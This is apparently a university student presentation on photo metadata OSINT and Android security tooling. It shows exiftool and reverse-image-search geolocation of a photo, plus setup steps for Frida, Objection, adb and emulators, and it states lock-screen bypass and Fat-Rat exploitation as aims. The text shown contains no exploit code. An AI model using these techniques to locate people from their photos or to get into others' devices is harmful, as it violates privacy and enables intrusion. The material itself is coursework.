

OPERATING SYSTEM SECURITY (CYS337)

PHOTO DEBUGGING & ANDROID APP DEBUGGING PLUS PIN BYPASS

A Presentation by Group 1 Kapasa Makasa University 3rd Year Cybersecurity Students

Prepared for Mr. Mwashi Matela

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GROUP 1(CONTINUES...)

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OBJECTIVES

- Understanding **photo debugging** using **exiftool** and other methods including Open Source Intelligence (OSINT) with **Google Images**.
- Understanding what an **Emulator** is and how to install **Android Emulators** like **Bluestacks 5** and **MEmu**.
- Understanding what **frida** is and how to install its dependencies like **Python**, **frida-tools**, **objections** and the right **Frida Android Server** on **Windows**.
- Understanding what **SDK platform-tools** are, how to install and set up the **Environmental Variable** Path.

OBJECTIVES (CONTINUES…)

- Understanding how to **bypass** an **Android lock screen** on both the **Actual Device** and **Emulator** using **adb**.
- Understanding how to **debug** or **manipulate Android Apps** using **frida**.
- Understanding the **Android OS vulnerabilities** and how to **exploit** them using the **Fat-Rat** and **Remediation** plans towards them.



PHOTO DEBUGGING

Using ExifTool, Google Images and Other Manual Methods

QUESTION

- Avail the following information

1. Where the photo was **taken from**
2. **Device used**,
3. **Time** and **date**,
4. **Operating Systems** running on that same device and as well as other
5. **Relevant information**.

ANALYZING IMAGE METADATA



INTRODUCTION


- **Analyzing image metadata** involves extracting and interpreting data embedded within an image file that describes attributes such as the camera settings, location, creation date, and even editing history.
- This metadata is typically stored in formats like **EXIF (Exchangeable Image File Format)**.
- **Metadata Extraction Tools** include the exiftool

LIMITATIONS


1. **Not all images have metadata** – PNGs often have limited metadata
2. **Metadata can be edited or erased** – Social media uploads
3. **Privacy Risk** — GPS and author info can reveal sensitive data.

ONLINE IMAGE

- Download the photo received via Email




- Save it to your preferred **Folder**, in this case **Labs** under **Operating System Security**



ONLINE IMAGE (CONTINUES…)

- **Download** and **install** exiftool in Linux with **sudo apt-get install exiftool** and examine the image (100106491.jpg) meta data.



- Notice that the **metadata was erased** and just showed the recent device info.

IMAGE IN A ZIPPED FILE

- Mr. Mwashi Matela sent the **images.zip** via WhatsApp, **extract** the zipped file then navigate to the extracted Folder called **images**.
- Double click on the photo to open it then right click to check the **file info** and view the **metadata**.






IMAGE IN A ZIPPED FILE (CONTINUES…)

- **Download** the **ExifTool** on their official website and select for Windows based on your device architecture.
- **Unzip** the exiftool zipped file, navigate to the unzipped folder and **rename** the executable file **exiftool**.
- **Copy** and **paste** the unzipped Folder on your **C:** drive and paste the target image in the exiftool-13.29_64 folder.
- Inside the C:\ drive, open CMD and run the commands below
- **cd exiftool-13.29_64**
- **exiftool-13.29_64>exiftool.exe IMG_1286.jpg**

EXIFTOOL RESULTS


- Will display all the information during the presentation, but here are some relevant information.






GOOGLE IMAGES

- To know the location, will use Google Images search as shown below



GOOGLE IMAGES (CONTINUES...)

- Notice the **logo** on the Image and the name **Southern Sun Ridgeway**, will utilize that to filter our search. We have our **location**!!!



RESULTS

META DATA	MORE INFORMATION
Location	The Southern Sun Ridgeway Hotel - Lusaka, Zambia
Device	Canon EOS 70D
Firmware (OS)	1.1.1 (Canon proprietary RTOS)
Date/Time	July 29, 2023 at 04:20 PM
Size	5472 x 3648 1.5 MB 240 dpi 24 bit
Software	Adobe Photoshop Lightroom Classic 8.0 (Windows)



ANDROID VULNERABILITIES & WAYS TO BYPASS THE LOCK SCREEN

Using frida, adb, fastboot, CiLocks & Fat-Rat

QUESTION

- Download and Install **Bluestacks 5**
- Research on the security **vulnerabilities** of Android Operating System
- Crack password locked Android Operating System using a tool called **Frida**



FRIDA


INTRODUCTION

- **Frida** is an open-source dynamic instrumentation framework primarily used for dynamically analyzing and manipulating the behavior of mobile apps.
- It is commonly used for

1. Reverse engineering
2. Bypass root detection
3. Monitor API usage
4. Security testing
5. Modify app behaviour


PYTHON & FRIDA

- Download **python** for Windows.
- Open **Command Prompt (CMD)** and install Frida with the command **python -m pip install frida**




FRIDA SERVER

- Next, we need to **install** the **Frida Server** with the command **python -m pip install frida-tools**




OBJECTION

- Next, we need to **install** the **Objection** with the command **python -m pip install objection**




DEVICE ARCHITECTURE & FRIDA VERSION

- Check the device architecture with the command **adb shell getprop ro.product.cpu.abi** via Command Prompt (CMD)




- Check the Frida version with the command **frida --version** via CMD.




FRIDA ANDROID SERVER

- Based on the Device Architecture and the Frida Version, download the Android Frida Server via **GitHub**.
- To filter your search, use Ctrl + F and type Android then locate your target file.



- **Extract** the downloaded file, **rename** the file inside to frida.






SDK PLATFORM-TOOLS

INTRODUCTION

- **Android SDK Platform-Tools** is a component for the Android SDK.
- They are a collection of command-line tools provided by **Google** that are essential for Android development and debugging.
- They include tools that interface with the Android platform, primarily **adb (Android Debug Bridge)** and **fastboot**.
- Some features may require **USB debugging** enabled on the Android device.
- **OEM drivers** may be required for Windows users to detect the device properly.

DOWNLOAD


- Finally, **download** Android SDK Platform-Tools for Windows.



- **Extract** the zipped Folder, move the extracted Folder to **Local Disk (C)** inside the **Windows** Folder e.g., **C:\Windows**

ENVIRONMENTAL VARIABLES

- Now, add the path **C:\Windows\platform-tools** to the **Environmental Variables**



- **Restart** your computer for the changes to be effective.



ANDROID EMULATORS

INTRODUCTION

- An **emulator** is a software or hardware tool that allows a system (typically a computer) to behave like another system.
- An **Android emulator** simulates Android devices on your computer, allowing you to run, test, or analyze Android apps without needing a physical device.
- They're essential for **developers**, **testers**, **reverse engineers**, and **gamers**.
- Why Use an Android Emulator?

1. App Development
2. Penetration Testing, Reverse Engineering, Automation or Scripting
3. Gaming

BLUESTACKS



